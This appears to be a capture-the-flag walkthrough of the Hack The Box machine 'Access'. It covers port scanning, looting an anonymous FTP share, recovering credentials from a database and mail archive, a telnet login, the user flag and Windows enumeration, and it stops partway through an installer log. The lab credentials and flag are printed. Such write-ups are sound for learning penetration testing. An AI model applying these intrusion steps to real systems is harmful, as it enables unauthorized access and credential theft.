Machine: access

Nmap tcp scan

```
┌─[✗]─[user@parrot]─[~/Desktop/htb]
└──╼ $nmapAutomator.sh --host access.htb -t Full

Running a Full scan on access.htb with IP 3(NXDOMAIN)


No ping detected.. Will not use ping scans!


Host is likely running Unknown OS!


---------------------Starting Full Scan------------------------



PORT   STATE SERVICE
21/tcp open  ftp
23/tcp open  telnet
80/tcp open  http



Making a script scan on all ports



PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_  SYST: Windows_NT
23/tcp open  telnet?
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: MegaCorp
|_http-server-header: Microsoft-IIS/7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows




---------------------Finished all scans------------------------


Completed in 7 minute(s) and 25 second(s)
```

Nmap udp scan

```
┌─[user@parrot]─[~/Desktop/htb/access]
└──╼ $sudo nmap -sU access.htb
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-07 23:43 +08
Nmap scan report for access.htb (10.10.10.98)
Host is up (0.0065s latency).
rDNS record for 10.10.10.98: access
All 1000 scanned ports on access.htb (10.10.10.98) are in ignored states.
Not shown: 1000 open|filtered udp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 22.71 seconds
┌─[user@parrot]─[~/Desktop/htb/access]
└──╼ $
```

Nmap automator recon scan

```
┌─[user@parrot]─[~/Desktop/htb]
└──╼ $nmapAutomator.sh --host access.htb -t Recon

Running a Recon scan on access.htb with IP 3(NXDOMAIN)


No ping detected.. Will not use ping scans!


Host is likely running Unknown OS!


---------------------Starting Port Scan-----------------------



PORT   STATE SERVICE
21/tcp open  ftp
23/tcp open  telnet
80/tcp open  http



---------------------Starting Script Scan-----------------------



PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_  SYST: Windows_NT
23/tcp open  telnet?
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: MegaCorp
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows



OS Detection modified to: Windows




---------------------Recon Recommendations---------------------


Web Servers Recon:

nikto -host "http://access.htb:80" | tee "recon/nikto_access.htb_80.txt"
ffuf -ic -w /usr/share/wordlists/dirb/common.txt -e '.html' -u "http://access.htb:80/FUZZ" | tee
"recon/ffuf_access.htb_80.txt"





Which commands would you like to run?
All (Default), ffuf, nikto, Skip <!>

Running Default in (1)s:


---------------------Running Recon Commands--------------------
```

```
Starting nikto scan

- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.98
+ Target Hostname:    access.htb
+ Target Port:        80
+ Start Time:         2021-09-07 23:47:18 (GMT8)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/7.5
+ Retrieved x-powered-by header: ASP.NET
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
content of the site in a different fashion to the MIME type
+ Retrieved x-aspnet-version header: 4.0.30319
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ 7785 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2021-09-07 23:53:14 (GMT8) (356 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

Finished nikto scan

=========================

Starting ffuf scan


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://access.htb:80/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Extensions       : .html
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

                        [Status: 200, Size: 391, Words: 23, Lines: 15]
aspnet_client           [Status: 301, Size: 158, Words: 9, Lines: 2]
index.html              [Status: 200, Size: 391, Words: 23, Lines: 15]
Index.html              [Status: 200, Size: 391, Words: 23, Lines: 15]
index.html              [Status: 200, Size: 391, Words: 23, Lines: 15]
:: Progress: [9228/9228] :: Job [1/1] :: 2542 req/sec :: Duration: [0:00:02] :: Errors: 0 ::

Finished ffuf scan

=========================



---------------------Finished all scans------------------------
```

```
Completed in 9 minute(s) and 34 second(s)

┌─[user@parrot]─[~/Desktop/htb]
└──╼ $
```

Able to access ftp anonymously


```
┌─[user@parrot]─[~/Desktop/htb/access]
└──╼ $ftp
ftp> open
(to) access.htb
Connected to access.
220 Microsoft FTP Service
Name (access.htb:user): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls -lah
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  09:16PM       <DIR>          Backups
08-24-18  10:00PM       <DIR>          Engineer
226 Transfer complete.
ftp>
```

Download all the necessary files

```
ftp> get backup.mdb
local: backup.mdb remote: backup.mdb
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
5652480 bytes received in 0.15 secs (35.4786 MB/s)
ftp>
```

```
ftp> ls -lah
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-24-18  01:16AM                10870 Access Control.zip
226 Transfer complete.
ftp> binary
200 Type set to I.
ftp> prompt
Interactive mode on.
ftp> prompt
Interactive mode off.
ftp> get "Access Control.zip"
local: Access Control.zip remote: Access Control.zip
200 PORT command successful.
150 Opening BINARY mode data connection.
226 Transfer complete.
10870 bytes received in 0.01 secs (954.4357 kB/s)
ftp> bye
221 Goodbye.
```

Recovered credentials




id	username	password	Status	last_login	RoleID	Remark	Click to Add
25	admin	admin	1	018 9:11:47 pm	26		
27	engineer	access4u@security	1	018 9:13:36 pm	26		
28	backup_admin	admin	1	018 9:14:02 pm	26		
(New)			0	011 4:06:41 pm	0		

Unzip using the password access4u@security, a resulting archive file will be decompressed

access.zip 7/9/2021 11:48 pm zip Archive 11 KB

More credentials when viewing archive in outlook

```
security : 4Cc3ssC0ntr0ller
```



john@megacorp.com
MegaCorp Access Control System "security" account 24/8/2018
Hi there, The password for the "security" account has been

john@megacorp.com
To 'security@accesscontrolsystems.com'
Fri 24/8/2018 7:44 am

Hi there,

The password for the "security" account has been changed to 4Cc3ssC0ntr0ller. Please ensure this is passed on to your engineers.

Regards,
John

Gained access as security

```
┌─[user@parrot]─[~/Desktop/htb/access]
└──╼ $rlwrap telnet access.htb
Trying 10.10.10.98...
Connected to access.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\security>
```

User flag

```
C:\Users\security\Desktop>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::6032:fb51:4a2c:ad9f%11
   IPv4 Address. . . . . . . . . . . : 10.10.10.98
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{851F7B02-1B91-4636-BB2A-AAC45E5735BC}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\security\Desktop>hostname
ACCESS

C:\Users\security\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 8164-DB5F

 Directory of C:\Users\security\Desktop

08/28/2018  07:51 AM    <DIR>          .
08/28/2018  07:51 AM    <DIR>          ..
08/21/2018  11:37 PM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)   7,025,758,208 bytes free

C:\Users\security\Desktop>type user.txt
ff1f3b48913b213a31ff6756d2553d38
C:\Users\security\Desktop>
```

Systeminfo

```
C:\Users\security\Desktop>systeminfo

Host Name:                 ACCESS
OS Name:                   Microsoft Windows Server 2008 R2 Standard
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-507-9857321-84191
Original Install Date:     8/21/2018, 9:43:10 PM
System Boot Time:          9/7/2021, 4:21:23 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
                           [02]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC) Dublin, Edinburgh, Lisbon, London
Total Physical Memory:     2,047 MB
Available Physical Memory: 1,549 MB
Virtual Memory: Max Size:  4,095 MB
Virtual Memory: Available: 3,581 MB
Virtual Memory: In Use:    514 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 110 Hotfix(s) Installed.
                           [01]: KB981391
                           [02]: KB981392
                           [03]: KB977236
                           [04]: KB981111
                           [05]: KB977238
                           [06]: KB977239
                           [07]: KB981390
                           [08]: KB2032276
                           [09]: KB2296011
                           [10]: KB2305420
                           [11]: KB2345886
                           [12]: KB2347290
                           [13]: KB2378111
                           [14]: KB2386667
                           [15]: KB2387149
                           [16]: KB2393802
                           [17]: KB2419640
                           [18]: KB2423089
                           [19]: KB2425227
                           [20]: KB2442962
                           [21]: KB2454826
                           [22]: KB2467023
                           [23]: KB2479943
                           [24]: KB2483614
                           [25]: KB2484033
                           [26]: KB2488113
                           [27]: KB2505438
                           [28]: KB2506014
                           [29]: KB2506212
                           [30]: KB2506928
                           [31]: KB2509553
                           [32]: KB2511250
```

```
                                 [33]: KB2511455
                                 [34]: KB2522422
                                 [35]: KB2529073
                                 [36]: KB2535512
                                 [37]: KB2544893
                                 [38]: KB2545698
                                 [39]: KB2547666
                                 [40]: KB2552343
                                 [41]: KB2560656
                                 [42]: KB2563227
                                 [43]: KB2564958
                                 [44]: KB2570947
                                 [45]: KB2585542
                                 [46]: KB2598845
                                 [47]: KB2603229
                                 [48]: KB2604114
                                 [49]: KB2607047
                                 [50]: KB2608658
                                 [51]: KB2618451
                                 [52]: KB2620704
                                 [53]: KB2621440
                                 [54]: KB2631813
                                 [55]: KB2640148
                                 [56]: KB2643719
                                 [57]: KB2653956
                                 [58]: KB2654428
                                 [59]: KB2656355
                                 [60]: KB2660075
                                 [61]: KB2667402
                                 [62]: KB2676562
                                 [63]: KB2685811
                                 [64]: KB2685813
                                 [65]: KB2685939
                                 [66]: KB2690533
                                 [67]: KB2698365
                                 [68]: KB2705219
                                 [69]: KB2709630
                                 [70]: KB2712808
                                 [71]: KB2716513
                                 [72]: KB2718704
                                 [73]: KB2719033
                                 [74]: KB2726535
                                 [75]: KB2727528
                                 [76]: KB2729094
                                 [77]: KB2729451
                                 [78]: KB2741355
                                 [79]: KB2742598
                                 [80]: KB2748349
                                 [81]: KB2758857
                                 [82]: KB2761217
                                 [83]: KB2765809
                                 [84]: KB2770660
                                 [85]: KB2789644
                                 [86]: KB2791765
                                 [87]: KB2807986
                                 [88]: KB2813347
                                 [89]: KB2840149
                                 [90]: KB2998812
                                 [91]: KB958488
                                 [92]: KB972270
                                 [93]: KB974431
                                 [94]: KB974571
                                 [95]: KB975467
                                 [96]: KB975560
                                 [97]: KB977074
                                 [98]: KB978542
                                 [99]: KB978601
                                 [100]: KB979099
                                 [101]: KB979309
                                 [102]: KB979482
```

```
                           [103]: KB979538
                           [104]: KB979687
                           [105]: KB979688
                           [106]: KB980408
                           [107]: KB980846
                           [108]: KB982018
                           [109]: KB982132
                           [110]: KB982799
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.98
                                 [02]: fe80::6032:fb51:4a2c:ad9f

C:\Users\security\Desktop>
```

List of all users

```
C:\temp\scripts>net user

User accounts for \\ACCESS

-------------------------------------------------------------------------------
Administrator            engineer                 Guest
security
The command completed successfully.
```

Current privilege

```
C:\Users\security\Desktop>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

C:\Users\security\Desktop>
```

Currently a restricted user

```
C:\Users\security\Desktop>net user security
User name                    security
Full Name                    security
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            8/22/2018 10:14:57 PM
Password expires             Never
Password changeable          8/22/2018 10:14:57 PM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   9/7/2021 5:16:53 PM

Logon hours allowed          All

Local Group Memberships      *TelnetClients        *Users
```

```
Global Group memberships     *None
The command completed successfully.


C:\Users\security\Desktop>
```

Might be a way forward

```
C:\temp>dir
 Volume in drive C has no label.
 Volume Serial Number is 8164-DB5F

 Directory of C:\temp

08/24/2018  08:39 PM    <DIR>          .
08/24/2018  08:39 PM    <DIR>          ..
08/21/2018  11:25 PM    <DIR>          logs
08/21/2018  11:25 PM    <DIR>          scripts
08/21/2018  11:25 PM    <DIR>          sqlsource
               0 File(s)              0 bytes
               5 Dir(s)   7,022,542,848 bytes free

C:\temp>
```

Network connections

```
C:\temp>netstat -ano|findstr TCP
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING       1136
  TCP    0.0.0.0:23             0.0.0.0:0              LISTENING       1232
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       712
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       372
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       796
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       856
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       480
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING       496
  TCP    10.10.10.98:23         10.10.17.46:46824      ESTABLISHED     1232
  TCP    [::]:21                [::]:0                 LISTENING       1136
  TCP    [::]:23                [::]:0                 LISTENING       1232
  TCP    [::]:80                [::]:0                 LISTENING       4
  TCP    [::]:135               [::]:0                 LISTENING       712
  TCP    [::]:445               [::]:0                 LISTENING       4
  TCP    [::]:47001             [::]:0                 LISTENING       4
  TCP    [::]:49152             [::]:0                 LISTENING       372
  TCP    [::]:49153             [::]:0                 LISTENING       796
  TCP    [::]:49154             [::]:0                 LISTENING       856
  TCP    [::]:49155             [::]:0                 LISTENING       480
  TCP    [::]:49156             [::]:0                 LISTENING       496

C:\temp>
```

Currently running program

```
C:\temp\logs>tasklist /SVC

Image Name                     PID Services
========================= ======== ============================================
System Idle Process              0 N/A
System                           4 N/A
smss.exe                       236 N/A
csrss.exe                      328 N/A
wininit.exe                    372 N/A
csrss.exe                      392 N/A
winlogon.exe                   436 N/A
services.exe                   480 N/A
lsass.exe                      496 EFS, SamSs
lsm.exe                        504 N/A
```

```
svchost.exe                    608 DcomLaunch, PlugPlay, Power
vmacthlp.exe                   668 VMware Physical Disk Helper Service
svchost.exe                    712 RpcEptMapper, RpcSs
LogonUI.exe                    784 N/A
svchost.exe                    796 Dhcp, eventlog, lmhosts
svchost.exe                    832 CryptSvc, Dnscache, LanmanWorkstation,
                                   NlaSvc, WinRM
svchost.exe                    856 gpsvc, IKEEXT, iphlpsvc, LanmanServer,
                                   ProfSvc, Schedule, seclogon, SENS, Winmgmt
svchost.exe                    908 AppIDSvc, FontCache
svchost.exe                    932 EventSystem, netprofm, nsi, sppuinotify,
                                   W32Time
svchost.exe                    992 TrkWks, UxSms
svchost.exe                    624 BFE, DPS, MpsSvc
spoolsv.exe                   1076 Spooler
svchost.exe                   1112 AppHostSvc
svchost.exe                   1136 ftpsvc
svchost.exe                   1184 RemoteRegistry
tlntsvr.exe                   1232 TlntSvr
VGAuthService.exe             1304 VGAuthService
vmtoolsd.exe                  1388 VMTools
svchost.exe                   1412 W3SVC, WAS
svchost.exe                   1692 WinDefend
svchost.exe                   1740 PolicyAgent
WmiPrvSE.exe                  1936 N/A
dllhost.exe                   1996 COMSysApp
msdtc.exe                     1288 MSDTC
sppsvc.exe                    2852 sppsvc
tlntsess.exe                  2316 N/A
conhost.exe                   2108 N/A
cmd.exe                       2724 N/A
cmd.exe                       1036 N/A
tlntsess.exe                  2480 N/A
conhost.exe                   3016 N/A
cmd.exe                       2172 N/A
cmd.exe                       2488 N/A
w3wp.exe                      2472 N/A
tasklist.exe                  1988 N/A
```

Scheduled tasks

```
C:\temp\scripts>schtasks/query /fo LIST 2>nul | findstr TaskName
TaskName:      \Microsoft\Windows\Active Directory Rights Management Services Client\AD RMS
Rights Policy Template Management (Automated)
TaskName:      \Microsoft\Windows\Active Directory Rights Management Services Client\AD RMS
Rights Policy Template Management (Automated)
TaskName:      \Microsoft\Windows\Active Directory Rights Management Services Client\AD RMS
Rights Policy Template Management (Manual)
TaskName:      \Microsoft\Windows\Autochk\Proxy
TaskName:      \Microsoft\Windows\CertificateServicesClient\UserTask
TaskName:      \Microsoft\Windows\CertificateServicesClient\UserTask
TaskName:      \Microsoft\Windows\CertificateServicesClient\UserTask
TaskName:      \Microsoft\Windows\CertificateServicesClient\UserTask-Roam
TaskName:      \Microsoft\Windows\CertificateServicesClient\UserTask-Roam
TaskName:      \Microsoft\Windows\Customer Experience Improvement Program\Consolidator
TaskName:      \Microsoft\Windows\Customer Experience Improvement Program\KernelCeipTask
TaskName:      \Microsoft\Windows\Customer Experience Improvement Program\UsbCeip
TaskName:      \Microsoft\Windows\Customer Experience Improvement
Program\Server\ServerCeipAssistant
TaskName:      \Microsoft\Windows\Customer Experience Improvement
Program\Server\ServerRoleUsageCollector
TaskName:      \Microsoft\Windows\Defrag\ScheduledDefrag
TaskName:      \Microsoft\Windows\DiskDiagnostic\Microsoft-Windows-DiskDiagnosticDataCollector
TaskName:      \Microsoft\Windows\DiskDiagnostic\Microsoft-Windows-DiskDiagnosticResolver
TaskName:      \Microsoft\Windows\MemoryDiagnostic\CorruptionDetector
TaskName:      \Microsoft\Windows\MemoryDiagnostic\DecompressionFailureDetector
TaskName:      \Microsoft\Windows\MUI\LPRemove
TaskName:      \Microsoft\Windows\Multimedia\SystemSoundsService
TaskName:      \Microsoft\Windows\NetTrace\GatherNetworkInfo
```

```
TaskName:       \Microsoft\Windows\Offline Files\Background Synchronization
TaskName:       \Microsoft\Windows\Offline Files\Logon Synchronization
TaskName:       \Microsoft\Windows\Power Efficiency Diagnostics\AnalyzeSystem
TaskName:       \Microsoft\Windows\RAC\RacTask
TaskName:       \Microsoft\Windows\RAC\RacTask
TaskName:       \Microsoft\Windows\Registry\RegIdleBackup
TaskName:       \Microsoft\Windows\Server Manager\ServerManager
TaskName:       \Microsoft\Windows\SideShow\AutoWake
TaskName:       \Microsoft\Windows\SideShow\GadgetManager
TaskName:       \Microsoft\Windows\SideShow\SessionAgent
TaskName:       \Microsoft\Windows\SideShow\SystemDataProviders
TaskName:       \Microsoft\Windows\Task Manager\Interactive
TaskName:       \Microsoft\Windows\Tcpip\IpAddressConflict1
TaskName:       \Microsoft\Windows\Tcpip\IpAddressConflict2
TaskName:       \Microsoft\Windows\TextServicesFramework\MsCtfMonitor
TaskName:       \Microsoft\Windows\Time Synchronization\SynchronizeTime
TaskName:       \Microsoft\Windows\WDI\ResolutionHost
TaskName:       \Microsoft\Windows\Windows Error Reporting\QueueReporting
TaskName:       \Microsoft\Windows\Windows Filtering Platform\BfeOnServiceStartTypeChange
TaskName:       \Microsoft\Windows\WindowsColorSystem\Calibration Loader
TaskName:       \Microsoft\Windows\WindowsColorSystem\Calibration Loader
TaskName:       \Microsoft\Windows Defender\MP Scheduled Scan
```

Creds found

```
C:\temp\scripts>type README_FIRST.txt
Open the SQL Management Studio application located either here:
   "C:\Program Files (x86)\Microsoft SQL Server\120\Tools\Binn\ManagementStudio\Ssms.exe"
Or here:
   "C:\Program Files\Microsoft SQL Server\120\Tools\Binn\ManagementStudio\Ssms.exe"

- When it opens the "Connect to Server" dialog, under "Server name:" type "LOCALHOST",
"Authentication:" selected must be "SQL Server Authentication".

   "Login:" = "sa"
   "Password:" = "htrcy@HXeryNJCTRHcnb45CJRY"

- Click "Connect", once connected click on the "Open File" icon, navigate to the folder where
the scripts are saved (c:\temp\scripts).
- Select each script in order of name by the first number in the name and run them in order e.g.
"1_CREATE_SYSDBA.sql" then "2_ALTER_SERVER_ROLE.sql" then "3_SP_ATTACH_DB.sql" then
"4_ALTER_AUTHORIZATION.sql"
If the scripts begin from "2_*.sql" or "3_*.sql" it means the previous scripts ran fine, so
begin from the lowest script number ascending.

For the vbs scripts:
- Go to windows Services and stop ALL SQL related services.
- Open command prompt with elevated privileges (Administrator).
- paste the following commands in command prompt for each script and click ENTER...
          1. cmd.exe /c WScript.exe "c:\temp\scripts\SQLOpenFirewallPorts.vbs"
"C:\Windows\system32" "c:\temp\logs\"
          2. cmd.exe /c WScript.exe "c:\temp\scripts\SQLServerCfgPort.vbs" "C:\Windows\system32"
"c:\temp\logs\" "NO_INSTANCES_FOUND"
          3. cmd.exe /c WScript.exe "c:\temp\scripts\SetAccessRuleOnDirectory.vbs"
"C:\Windows\system32" "c:\temp\logs\" "NT AUTHORITY\SYSTEM" "C:\\Portal\database"
          4. Start up all SQL services again manually or run - cmd.exe /c WScript.exe
"c:\temp\scripts\RestartServiceByDescriptionNameLike.vbs" "C:\Windows\system32" "c:\temp\logs\"
"SQL Server (NO_INSTANCES_FOUND)"

C:\temp\scripts>
```

Logs

```
C:\temp\logs>type MainInstallerLog.log

Installer Log:

2018-08-21 23:25:33 - ----------------------------------------------------------
SaveSQLScriptsToTemp Start ----------------------------------------------------------
```

```
2018-08-21 23:25:33 - SaveSQLScriptsToTemp(1): SQL Instance not set yet, use default -
PORTALSQLEXPRESS
2018-08-21 23:25:33 - SaveSQLScriptsToTemp(3): SQL SA username not set yet, use default - sa
2018-08-21 23:25:33 - SaveSQLScriptsToTemp(5): SQL SA password not set yet, use default -
*******
2018-08-21 23:25:33 - SaveSQLScriptsToTemp(7): SQL SYSDBA username not set yet, use default - sa
2018-08-21 23:25:33 - SaveSQLScriptsToTemp(9): SQL SYSDBA password not set yet, use default -
*******
2018-08-21 23:25:33 - --------------------------------------------------------- GetSqlAccount
Start ---------------------------------------------------------

2018-08-21 23:25:34 - ExecWithResultSQLServiceName(1): SQL Instance Service Name:
Full Value:End of search: 0 match(es) found.
2018-08-21 23:25:34 - GetSqlAccount(1): Getting SQL Account from registry value
"HKLM\SYSTEM\CurrentControlSet\Services\\ObjectName"
2018-08-21 23:25:34 - GetSqlAccount(2): 64 bit check, check normal 64 bit registry for 64 bit
SQL instances, if not found check WOW6432Node, failing that return false.
2018-08-21 23:25:34 - GetSqlAccount(5): WOW6432Node check, Could not read SQL Account from
registry, assuming: "NT AUTHORITY\SYSTEM"
2018-08-21 23:25:34 -
--------------------------------------------------------- GetSqlAccount End --------------------
-------------------------------------

2018-08-21 23:25:34 - SaveSQLScriptsToTemp(11): Creating SQL Scripts and README in
"c:\temp\scripts" folder for reference.
2018-08-21 23:25:34 -
--------------------------------------------------------- SaveSQLScriptsToTemp End -------------
--------------------------------------------

2018-08-21 23:25:38 - ---------------------------------------------------------
SQLScriptFilesExist Start ---------------------------------------------------------

2018-08-21 23:25:38 - SQLScriptFilesExist(1): Check if SQL script files exist.
2018-08-21 23:25:38 - SQLScriptFilesExist(2): SQL script files exist, continue.
2018-08-21 23:25:38 -
--------------------------------------------------------- SQLScriptFilesExist End --------------
-------------------------------------------

2018-08-21 23:25:38 - ---------------------------------------------------------
SQLInstallFileExists Start ---------------------------------------------------------

2018-08-21 23:25:38 - SQLInstallFileExists(1): Check if SQLEXPRADV_x86_ENU.exe file exists.
2018-08-21 23:25:38 - SQLInstallFileExists(2): SQLEXPRADV_x86_ENU.exe exists, continue.
2018-08-21 23:25:38 -
--------------------------------------------------------- SQLInstallFileExists End -------------
--------------------------------------------

2018-08-21 23:25:38 - ---------------------------------------------------------
PortalMainDeSelect Start ---------------------------------------------------------

2018-08-21 23:25:38 - PortalMainDeSelect(1): Determine selection of Main files run for component
index: 0.
2018-08-21 23:25:38 - PortalMainDeSelect(3): Cannot determine selection of SQL Scripts run,
return false.
2018-08-21 23:25:38 -
--------------------------------------------------------- PortalMainDeSelect End ---------------
------------------------------------------

2018-08-21 23:25:38 - ---------------------------------------------------------
SQLInstallDeSelect Start ---------------------------------------------------------

2018-08-21 23:25:38 - SQLInstallDeSelect(1): SQL Install selection state changed to "false".
2018-08-21 23:25:38 -
--------------------------------------------------------- SQLInstallDeSelect End ---------------
------------------------------------------

2018-08-21 23:25:38 - ---------------------------------------------------------
SQLScriptsDeSelect Start ---------------------------------------------------------
```

```
2018-08-21 23:25:38 - SQLScriptsDeSelect(1): Determine selection of SQL Scripts run for
component index: 1 (SQL Run Scripts Select).
2018-08-21 23:25:38 - SQLScriptsDeSelect(2): SQL Scripts run selection state, return :"true".
2018-08-21 23:25:38 -
--------------------------------------------------------- SQLScriptsDeSelect End ---------------
------------------------------------------

2018-08-21 23:25:41 - --------------------------------------------------------- NextButtonClick
Start ---------------------------------------------------------

2018-08-21 23:25:41 - IsAdminLoggedOn = 1, IsPowerUserLoggedOn = 0
2018-08-21 23:25:41 - NextButtonClick(0): Navigating to page - Welcome Page (Page ID=1).
2018-08-21 23:25:41 - ---------------------------------------------------------
SQLInstallSelected Start ---------------------------------------------------------

2018-08-21 23:25:41 - SQLInstallIsSelected(1): Determine selection of SQL Install for component
index: 2 (SQL Server Install Select).
2018-08-21 23:25:41 - SQLInstallSelected(2): SQL Install selection state, return :"false".
2018-08-21 23:25:41 -
--------------------------------------------------------- SQLInstallSelected End ---------------
------------------------------------------

2018-08-21 23:25:41 -
--------------------------------------------------------- NextButtonClick End ------------------
---------------------------------------

2018-08-21 23:25:43 - --------------------------------------------------------- NextButtonClick
Start ---------------------------------------------------------

2018-08-21 23:25:43 - IsAdminLoggedOn = 1, IsPowerUserLoggedOn = 0
2018-08-21 23:25:43 - NextButtonClick(0): Navigating to page - License Page (Page ID=2).
2018-08-21 23:25:43 - ---------------------------------------------------------
SQLInstallSelected Start ---------------------------------------------------------

2018-08-21 23:25:43 - SQLInstallIsSelected(1): Determine selection of SQL Install for component
index: 2 (SQL Server Install Select).
2018-08-21 23:25:43 - SQLInstallSelected(2): SQL Install selection state, return :"false".
2018-08-21 23:25:43 -
--------------------------------------------------------- SQLInstallSelected End ---------------
------------------------------------------

2018-08-21 23:25:43 -
--------------------------------------------------------- NextButtonClick End ------------------
---------------------------------------

2018-08-21 23:25:48 - --------------------------------------------------------- NextButtonClick
Start ---------------------------------------------------------

2018-08-21 23:25:48 - IsAdminLoggedOn = 1, IsPowerUserLoggedOn = 0
2018-08-21 23:25:48 - NextButtonClick(0): Navigating to page - Select Directory Page (Page
ID=6).
2018-08-21 23:25:48 - ---------------------------------------------------------
SQLInstallSelected Start ---------------------------------------------------------

2018-08-21 23:25:48 - SQLInstallIsSelected(1): Determine selection of SQL Install for component
index: 2 (SQL Server Install Select).
2018-08-21 23:25:48 - SQLInstallSelected(2): SQL Install selection state, return :"false".
2018-08-21 23:25:48 -
--------------------------------------------------------- SQLInstallSelected End ---------------
------------------------------------------

2018-08-21 23:25:48 -
--------------------------------------------------------- NextButtonClick End ------------------
---------------------------------------

